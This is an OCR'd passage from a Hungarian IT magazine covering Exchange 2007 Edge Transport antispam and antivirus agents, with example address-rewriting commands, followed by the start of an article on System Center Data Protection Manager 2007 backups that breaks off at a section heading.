Connection Filtering Agent	OnConnectEvent, OnMailCommand, OnRcptCommand, OnEndOfHeaders
Address Rewriting Inbound Agent	OnRcptCommand, OnEndOfHeaders
Edge Rule Agent	OnEndOfData
Content Filter Agent	OnEndOfData
Sender ID Agent	OnEndOfHeaders
Sender Filter Agent	OnMailCommand, OnEndOfHeaders
Recipient Filter Agent	OnRcptCommand
Protocol Analysis Agent	OnEndOfHeaders, OnEndOfData, OnReject, OnRsetCommand, OnDisconnectEvent
Attachment Filtering Agent	OnEndOfData
Address Rewriting Outbound Agent	OnRcptCommand, OnEndOfHeaders


Content Filter Agent. „Aki" az úgynevezett SCL-értéket (Spam Confidence Level) belevési a levélbe. Van leánykori neve is, valamikor úgy hívták, hogy Intelligent Message Filter (IMF). Ebből kifolyólag, mint azt megszokhattuk, hétpecsétes titok, mi alapján számolja ki az SCL-értéket. Annyit lehet tudni róla, hogy statisztikai alapon működő értékeléssel minősíti a leveleket. Bízzunk a Microsoft Research-ben. Egyébként a mintafrissítéseket is ők küldik.

Azért ne érezzük úgy, hogy minket teljesen kihagytak mindenből. Ezen a szűrőn állíthatunk be olyasmit, hogy 'megengedett kifejezések listája', illetve 'blokkolt kifejezések listája' – és itt van lehetőség szerkeszteni is mindkettőt.

Fontos tisztázni a szerepeket: az Edge-szerver csak belerakja ezeket az értékeket a levél fejlécébe, mást nem csinál. Majd a Mailbox-szerver lesz az, aki végül eldönti, hogy ez alapján sima levél lesz a küldeményből vagy levélszemét. Még egy érdekesség: ez a szűrő képes lelkesen együttműködni az Outlook-kliensekkel. Egyfelől képes érzékelni az Outlook által a levélbe rejtett 'Outlook E-mail Postmark Validation' jelzéseket, és az ilyen levelek SCL-értékeit automatikusan alacsonyra veszi. Másfelől a Safelist Aggregation komponens képes összegyűjteni a kliensek által biztonságosnak



3. ábra. Antispam ügynökök



4. ábra. IP Block listaszolgáltató hozzáadása

minősített feladók (Safe Senders List) címeit – és az ezekről a címekről érkező levelek mindenféle cécó nélkül jutnak be a szervezetbe.

Sender ID. Ez az az elnevezés, amely mögött az SPF (Sender Policy Framework) technológia áll. Tipikusan spam elleni védekezésre találták ki. Bár terjed már valamennyire, de sajnos még nem nevezhető teljesen általánosnak.

Nagy vonalakban arról van szó, hogy a rendszergazda felveszi az SPF-rekordokat a cég külső DNS-zónájába. Amikor valahová megérkezik egy általuk küldött levél, akkor az ottani spamfilter ellenőrzi, hogy a levél fejlécében (Received-mező) található IP-cím szerepel-e a feladó DNS-zónájában mint SPF-rekord. Aztán ennek megfelelően viselkedik. Vagyis beleírja a levélbe, hogy mit tapasztalt. A törlés/visszautasítás opciók beállítását – amíg ez a technológia nem válik általánossá – nemigen ajánlanám.

(Az Egy kis spamlélektan című cikkben található levélfejlécben megtekinthető az SPF-bejegyzés is.)

Sender Filter. Nagyon hasonló a Connection filtering ügynökhöz, csak amíg ott IP-címeket engedhetünk, illetve blokkolhatunk, addig itt a feladó címén (*@*.biggerpenis.com) alapuló szűrést valósíthatjuk meg. A címet a szűrő a boríték MAIL FROM: mezőjéből veszi – kalkuláljuk ezt be, amikor a megbízhatóságát latolgatjuk. Sajnos ez a mező hamisítható.

Recipient Filter. Szintén borítékvizsgálat, csak ez a szűrő az RCPT TO: mezőt ellenőrzi. Alapvetően kétfajta vizsgálat történik:


- Rajta van-e a címzett valamilyen tiltólistán?
- Létezik-e a címzett?

Az utóbbi funkciónál ad némi segítséget, hogy az Edge Transport-szerver saját minicímtárába importálta át az organizáció teljes címlistáját (amelyet természetesen frissít). Nem kell elmagyarázni, mennyivel gyorsabb ez, mint a külső gyártók termékei által megvalósított egyenkénti távoli LDAP-lekérdezés.


Beszéljünk most a tollba-kátrányba forgatásról is egy kicsit. Mikor is nyúlunk ehhez az eszközhöz? Például, ha valaki betakarítani szeretne.

Oké, megmagyarázom. Létezik egy olyan technika, hogy Email Harvesting. Az Egy kis spamlélektan című cikkben részleteztem az SMTP protokoll tánclépéseit. Amikor betelnetelek egy levelezőszerverre, és megpróbálok címzetteket választani, a szerver visszaválaszol, hogy „250 2.1.5 Recipient OK” vagy „550 5.1.1 User unknown”.

Gyakorlatilag elég írnom egy programot, és tippelgetéssel már be is takaríthatom vele az adott cég összes élő címét. Ez ellen ad védekezést az úgynevezett kátránygödör (Tarpitting) technika: az ’ismeretlen felhasználó’ jellegű választ az általunk meghatározott ideig késleltetjük. (A konkrét paraméter neve TarpitInterval, és a receive-konnektoron kell állítani.)



6. ábra. Akció hiányzó SPF esetén



5. ábra. A Content Filter tulajdonságlapja

Attachment filtering. Kétféleképpen vizsgálhatunk csatolást:

- a fájl vagy a kiterjesztés neve alapján;
- a fájl MIME-tartalomtípusa alapján.

Protocol analysis. Kicsit félreérthető az ügynök neve – ugyanis nem analizál, hanem csak logol. Méghozzá ide:

- C:\Program Files\Microsoft\Exchange Server\TransportRoles\Logs\ProtocolLog\SmtpReceive
- C:\Program Files\Microsoft\Exchange Server\TransportRoles\Logs\ProtocolLog\SmtpSend

Address rewriting inbound/outbound. Annyit beszéltünk már az e-mail-spoofolás

elleni védelemről, épp itt az ideje, hogy mi is spoofoljunk egy nagyot. Hogy ez mit is takar? Azt, amikor belejavítgatunk a levél fejlécébe.

Most egy kicsit a szürke zónába léptünk. A levélhamisítás ugyanis alapvetően csúnya dolog.

De van, amikor muszáj.

Képzeljük el, hogy két, önálló levelezőrendszerrel bíró cég egyesül. Vagy egy sok apró cégből álló konglomerátum konszolidálni akarja a levelezését. Mindkét esetben lehet olyan elvárás, hogy a cégek egymás között használhassák az eredeti címeiket, de kifelé egységes címtartományból látszódjanak.

Ide bizony kell a szike meg a varrótű!

Az egyszerűség kedvéért tételezzük fel, hogy csak egy kijáratunk van az internet felé. A levelezésünk egy Edge Transport-szerveren keresztül megy.

- Az első lépésben az összes cégre vonatkozó MX-rekordot át kell állítani, hogy erre a levelezőszerverre mutassanak.
- A második lépésben az összes tartományt fel kell venni az Accepted Domain listára.
- Harmadjára egy e-mail address policy segítségével gondoskodnunk kell arról, hogy minden cég minden dolgozójának legyen egy @cegnev.hu alakú e-mail-címe – de az alapértelmezett címe ne változzon.
- Innen kezdve már csak azt kell megoldanunk, hogy az összes kimenő levélnek mind a borítékján, mind a belső felén kicseréljük a feladó címét kovacs.22.janos@irgum.burgum formátumról kovacs.22.janos@cegnev.hu alakúra. Spoof.

Vágjunk bele. Alaphelyzetben a rewriting-ügynökök le vannak tiltva. A megoldás:


```
enable-transportagent -identity „address rewriting outbound agent”
```

Majd felveszünk egy rewriting-szabályt:

```
new-addressrewriteentry -name IrgumBurgum -externaladdress @cegnev.hu -internaladdress @irgum.burgum
```

Ennyi. Természetesen legalább annyira meg lehet cifrázni, mint egy kalotaszegi legényest, de ebben a cikkben legyen elég ez az egy példa.

Header firewall. Egyfajta kakukktojás. Nem ügynökként tevékenykedik, hanem egy általános szállítási elemként. A spammerek sem ültek ugyanis tétlenül, miközben sorra jöttek ki a védelmi rendszerek. A levelek fejlécébe – az X-mezőkbe – rejtett SCL/PCL-információk ellen például úgy harcolnak, hogy már eleve beleraknak ilyeneket a levélbe, természetesen jó alacsony értékkel.



7. ábra. Így áll össze az építőkockákból a védelmi rendszer

Védekezni úgy lehet ellenük, hogy nem bízunk meg senki spamfilterében, hanem mielőtt belekezdenénk a saját vizsgálatunkba, kipucolunk minden, nem oda való X-mezőt.

Az automatikusan keletkező konnektorokon be van kapcsolva, az általunk létrehozott konnektorokon a jogosultsági rendszer finomhangolásával állíthatjuk be.

Vírusok elleni védelem

Szép, szép. És eddig még csak a spamek elleni védelemről beszéltünk. Most jönnek a vírusok.

Alaphelyzetben nincs semmiféle vírusvédelem az Edge-szerverben. Viszont kiépítettek egy nagyon praktikus becsatlakozási pontot – lásd transport agent – amelyen keresztül a külső fejlesztők könnyen bele tudnak avatkozni a szállítási mechanizmusba. Emellett persze megmaradt a jó öreg VSAPI is, azok számára, akik idegenkednek az ügynököktől.

Végül beépítettek egy olyan mechanizmust, amely tárolja, ha egy levél már át lett vizsgálva, így a későbbi ellenőrzéseken már nem kell átesnie.

Ez az alapeset. Nagyban megváltozik a helyzet akkor, ha van Forefront Security for Exchange Server nevezetű termékünk. (Ezt vagy külön megvesszük, vagy Enterprise-licenccel telepítjük az Edge Transport-szerverünket.) A Forefront – leánykori nevén: Sybari Antigen – a Microsoft megoldása mind a vírusok, mind az egyéb férgek, adware-ek, trójaiak ellen.

A fenti ábrán látható, hogyan működnek együtt a korábban tárgyalt védelmi komponensek egy Exchange 2007-organizációban.

Petrényi József
Exchange MVP, MCSE+M, MCITP
(petrenyi.jozsef@sao.hu) SAO-Synergon

Mentés másként – a System Center Data Protection Manager 2007

A biztonsági mentések területén a jelek szerint lassabban jár az idő. Úgy tűnik, mintha az üzemeltetéssel foglalkozó szakemberek axiómaként fogadták volna el, hogy a biztonsági mentések készítésének kizárólagos ideje az éjszaka, a mentések hordozója pedig csakis a mágnesszalag lehet.

A következő írásban arra szeretnénk rávilágítani, hogy ez sokkal inkább beidegződés és kényszerűen kötött kompromisszum, mint axióma. A Microsoft System Center-termékcsalád részeként érkező Data Protection Manager 2007 pedig egyenesen ösztönöz arra, hogy felülvizsgáljuk a megkövesedett mentési gyakorlatot, és egy rendkívül rugalmas rendszerrel váltsuk fel.

Az első mondatokat olvasva felmerülhet a kérdés, hogy mi is a gond az eddig olyan jól bevált mentési megoldásokkal. A teljesség igénye nélkül lássuk csak a három legfontosabbat:

Megbízhatóság. A megbízhatósággal kapcsolatban kétféle kétség merül fel. Az első kérdéskör technológiai jellegű, hiszen a szalagos egységek a jelentős technológiai fejlődés ellenére egy nagyjából ötvenéves működési elven alapulnak. A technológiai sajátosságokból adódóan a helyreállítás sikeressége függhet például az egyes egységek beállításától, kopottságától. Ráadásul ezek a meghajtók nagyszámú mozgó alkatrészt (görgőket, szalagvezetőket, befűző mechanikákat, szervomotorokat) tartalmaznak, amelyek jelentősen csökkentik a meghajtók MTBF- (Mean Time Between Failure) mutatóit.

A Microsoftnál üzemelő szalagos egységek például a szakszerű üzemeltetés mellett is 17 százalékos meghibásodási arányt mutatnak éves szinten. A merevlemezek meghibásodási mutatói manapság ennél már lényegesen jobbak, nem is beszélve arról, hogy az egy gigabájtra vetített beszerzési költségük is sokkal alacsonyabb, még akkor is, ha hibatűrő rendszerbe szervezzük őket. És akkor még nem is beszéltünk arról, hogy javításuk, cseréjük mennyivel egyszerűbb és gyorsabb, mint a szalagos egységeké, márpedig az idő az IT világában is egyre jobban mérhető forintban vagy más tetszőleges pénznemben. A megbízhatósággal kapcsolatos másik kérdés az üzemeltetési gyakorlathoz kapcsolódik. Annak ellenére, hogy a legtöbb mentési szoftver felkínálja a mentések visszaellenőrzésének lehetőségét, a legtöbb esetben kikapcsoljuk ezt a funkciót, és jóhiszeműen arra hagyatkozunk, hogy a technika bizonyára precízen elvégzi majd a feladatát.

Az ilyen döntéseknek leggyakrabban az időtényező az oka, de erről a következő pontban még részletesen szó lesz. Az ellenőrzések kihagyásának következményeivel majd csak akkor szembesülünk, amikor teszt vagy éles visszatöltés során olvashatatlan szalagokkal találkozunk, vagy éppen magáról a meghajtóról derül ki, hogy nemcsak most nem olvas, hanem már hosszabb ideje nem is ír.

A mentési ablak beszűkülése. A legtöbb vállalatnál a biztonsági mentéseket erre a célra

fenntartott időszakban készítik („backup window”). A mentés idejére kicsit megáll az élet, korlátozzuk az alkalmazások futását, leállítunk üzleti folyamatokat és szolgáltatásokat, hogy ezzel is elősegítsük a mentések sikeres lefutását. Ez a megközelítés egy ideig teljesen működőképes lehet, de ahogy egyre jobban épít a vállalat a számítástechnika nyújtotta szolgáltatásokra, és ahogy a mentendő adatmennyiség (egyébként egyre gyorsabban) növekszik, úgy nő az esélye annak, hogy a mentéseket már nem tudjuk elkészíteni a rendelkezésünkre álló időben. Átmenetileg persze kezelhetjük a problémát a visszaellenőrzés kikapcsolásával, a teljes mentések ritkításával, a folyamatok párhuzamosításával, de végül szembe kell néznünk azzal, hogy mindenképpen kifutunk az időből.

A szolgáltatás kiesésének költsége. Különösebb közgazdasági okfejtések nélkül is belátható, hogy a komputerizáció előrehaladtával növekszik a vállalatok informatikai függősége. Vállalatunk, ügyfelünk piaci versenyben való helytállása tehát (egyre kevésbé) közvetett módon függ az informatikai háttértől és szolgáltatásoktól, amit alkalmazottként vagy partnerként nyújtunk a számára. A helyzet egyenes következménye, hogy az informatikai szolgáltatások akár csak részleges kiesése komoly veszteségekkel járhat; ezért minden vállalat és szolgáltató érdeke az ilyen esetek elkerülése vagy legalábbis csökkentése. Ezen a ponton viszont szembesülnünk kell azzal, hogy magas rendelkezésre állás (vagyis a kiesés elkerülése) csak magas költségekkel biztosítható, míg a helyreállítási idő csökkentése technológiai okok (szalagos meghajtók sebessége) miatt nem lehetséges.

Mielőtt az ördögi kör teljesen bezáródna, ideje tehát, hogy – feladva a jól megszokott technológiákat és eljárásokat – valami olyan új megoldás után nézzünk, amellyel teljesíteni tudjuk az egyre növekvő elvárásokat. Ha pedig eközben olyan eszközre bukkanunk, ami a fentieken túl még az üzemeltetési folyamatokat is egyszerűsíti, akkor mindenképpen eljött a váltás ideje.


Az első tapasztalatok alapján a System Center Data Protection Manager 2007 jó eséllyel indul a különféle „alternatív” mentési megoldások versenyében. Aki figyelemmel kíséri a Microsoft portfólióját, az emlékszik arra, hogy hasonló néven egy 2006-ból keltezett termék is létezik; tudásban azonban az inkább csak vázlat vagy előtanulmány a napokban a TechEd IT Forumon bejelentett új változathoz képest.

Az új versenyző

Az új változat például teljes mértékben támogatja a 64 bites platformokat, míg a korábbival (legalábbis az SP1 előtt) csak 32 bites rendszereket menthettünk, sőt maga a DPM is létezik és telepíthető 64 bites változatban. A korábbi rendszer közvetlen módon csak a fájlrendszer adatait volt képes menteni, az Exchange- és SQL-adatbázisokat a hagyományos módon fájlba kellett menteni (natív eszközzel vagy ntbackup-pal), mielőtt a DPM gondjaiba vehette őket (lásd a 909644 számú tudásbázis-cikket). A DPM 2007-ben új fogalomként jelenik meg az Application Protection, amelyen az Exchange- és SQL-adatbázisok, a SharePoint-farmok és Virtual Serveren futó virtuális gépek közvetlen védelmét kell érteni. Gondoljuk végig kicsit mélyebben a listát, és látni fogjuk, hogy egy átlagos Windows alapú infrastruktúrából alig marad ki valami, lényegében minden benne van:

- ✓ a fájlrendszer;
- ✓ a System State (benne a registry, az Active Directory, a tanúsítványtár, az IIS metabase stb.);
- ✓ az Exchange-adatbázisok;
- ✓ az SQL-adatbázisok;
- ✓ a Sharepoint-farmok;
- ✓ a virtuális gépek (VHD-fájlok).


A sokoldalú alkalmazhatóság technológiai háttere az árnyékmásolatok széleskörű és intenzív használata, ami lehetővé teszi, hogy adatbázisokat és nyitott fájlokat pillanatfelvételszerűen mentsünk. Ez a technológia az adatbázisok tranzakciós rendszerével és diszk alapú adattárolással ötvözve soha nem látott hatékonyságú mentési/helyreállítási rendszert biztosít.



1. ábra. Új tag a System Center-családban

Alapfogalmak

Itt érdemes néhány szót ejteni a szoftverhez kapcsolódó új szakkifejezésekről, mert a belső működés – akármennyire egyszerű is – csak ezek megértése után válik nyilvánvalóvá. Minden adatmentés alapja egy kezdeti másolat (Initial Replica vagy Baseline Initial Mirror). Ekkor a DPM gyakorlatilag lemásol-



2. ábra. Lényegesen kibővült funkcionalitás

ja a védendő adatot, legyen az egy megosztás, a System State, Exchange- vagy SQL-adatbázis(ok), virtuálisdiszk- (VHD-) fájl vagy a Sharepoint esetében fájlok és adatbázisok sajátos kevereke. Természetesen ezek a kiinduló mentések is árnyékmásolat-technológiával készülnek, így nem szükséges az adatbázisokat vagy bizonyos szolgáltatásokat leállítani.

A kezdeti és a rájuk épülő további mentések az általunk választott mentési stratégiának megfelelően sorolódnak be. A rövid távú védelmi stratégia esetén (és általában is) az előnyben részesített cél a kiszolgálónk merevlemeze vagy egy SAN-on található logikai meghajtó. Ebben az esetben beszélünk disk-to-disk vagy röviden D2D-stratégiáról. A hosszú távú stratégiát választva kapjuk a „klasszikus" szalagos mentési lehetőségeket, ilyenkor azonban számítanunk kell arra, hogy a visszaállítás rugalmassága korlátozottabb lesz.

Ez a disk-to-tape vagy D2T-megoldás. Ha teljes körű védelmet szeretnénk, akkor természetesen ötvözhetjük is a két módszert, és ekkor disk-to-disk-to-tape mentéseket készíthetünk (D2D2T), amellyel már komoly auditelvárásoknak is eleget tudunk tenni.

Az alkalmazások mentésénél találkozunk még az Express Full mentéssel, ami gyakorlatilag az élő adatbázis és a replika rendszeres újraegyeztetését jelenti. A rendszer ilyenkor meggyőződik arról, hogy a kezdeti másolatból, az árnyékmásolatokból és a tranzakciós logokból felépített szintetikus mentés valóban egyezik-e az élő rendszeren futó adatbázispéldánnyal, és szükség esetén javítja az eltéréseket, majd ezt az egyeztetett példányt használja a további mentések alapjául.

Kezdeti lépések

Az elméleti alapozás után lássuk, mivel és hogyan vághatunk neki a Data Protection Manager 2007 használatának! Először is szükségünk van egy erre a célra fenntartott kiszolgálóra. A jelentős és folyamatos terhelés miatt nem célszerű a DPM-et futtató gépünket más célokra is használni. A minimális hardverkövetelmények – a merevlemezek kivételével – a System Center-családban már megszokottak: legalább 1 gigahertz órajelű, P4 osztályú processzor, 2 gigabájt memória és Windows Server 2003 R2 SP2.


Merevlemezből viszont sok kell. Sőt, nagyon sok. Ökölszabályként azt mondhatjuk, hogy a mentendő adatok minimum másfélszerese szükséges. Exchange- és SQL-adatbázisok esetén a kalkuláció alapja az adatbázisok mérete, és ehhez adódik hozzá a naponta keletkező tranzakciós logok mérete. A lemezkapacitás rendelkezésre állhat helyben (belső diszkek) vagy más gyors elérésű formában (SAN vagy iSCSi). Fontos azonban, hogy az adatmentésre szánt területet ne particionáljuk és ne formázzuk meg, ezt majd a DPM dinamikus formában megteszi helyettünk. Természetesen megtarthatjuk a szalagos mentőegységeinket is, és D2D2T-mentések készítésére használhatjuk őket. A támogatott meghajtók listája tekintélyes hosszúságú, ideértve a robotizált eszközöket is. (A teljes lista az alábbi URL-en található: http://www.microsoft.com/systemcenter/dpm/partners/tapelib.mspx.)

A telepítés meglehetősen egyszerű folyamat, mindössze arra kell figyelnünk, hogy magán a DPM-kiszolgálón és az összes védett gépen fenn kell lennie a KB940349-es javítócsomag megfelelő változatának, ami az árnyékmásolat-szolgáltatás harmadik generációját tartalmazza. A DPM-kiszolgálón ezen felül természetesen követelmény a PowerShell jelenléte, mert enélkül nem használható a DPM Management Shell. Kisebb környezetben adatbázismotorként telepíthetünk egy helyi példányt a telepítő DVD-n található SQL Server 2005 Standard verzióból, komolyabb rendszerek esetén viszont célszerű független SQL-szerveren elhelyezni a DPM-adatbázist.


A felügyeleti felület is egyszerű és áttekinthető, nem csábít senkit arra, hogy órákat töltsön el a különféle lehetőségek felfedezésével. (Különben is: ideje megszoknunk, hogy a felfedezhető dolgok mostanság a Management Shell-programokban találhatók, így van ez a DPM esetén is.) A konfigurálást a Management szekcióban kell elkezdenünk. Itt a Disks szekcióban adhatjuk át a Data Protection Managernek azokat a merevlemezeket, amelyeken a rövid távú mentési stratégiánk részeként szeretnénk tárolni az adatainkat. Ezután a Libraries szekcióban beállíthatjuk a szalagos egységünket, feloszthatjuk és katalogizálhatjuk a szalagtárat, tehát felkészülhetünk a hosszabb távra tervezett mentéseinkre. Végezetül telepítenünk kell a mentendő gépekre a DPM ügynökét, ami nem megy minden esetben simán: a tapasztalat szerint ajánlatos a telepítés előtt a helyi tűzfalakat például egy netsh firewall set opmode disable paranccsal átmenetileg kikapcsolni. Ha lehetőségünk van újraindítani a célgépeket, akkor azt tegyük meg, mert az ügynök csak az újraindítást követően működik megfelelően. Ha az újraindítás csak egy későbbi alkalommal lehetséges (például a következő karbantartási ablakban), akkor a telepítést követően mindenképpen kapcsoljuk vissza a tűzfalat. Az újraindítás után a megfelelő tűzfalszabályok már életbe lépnek, és nem akadályozzák a DPM-szerver és az -ügynök közötti kommunikációt.

A mentések kezelése

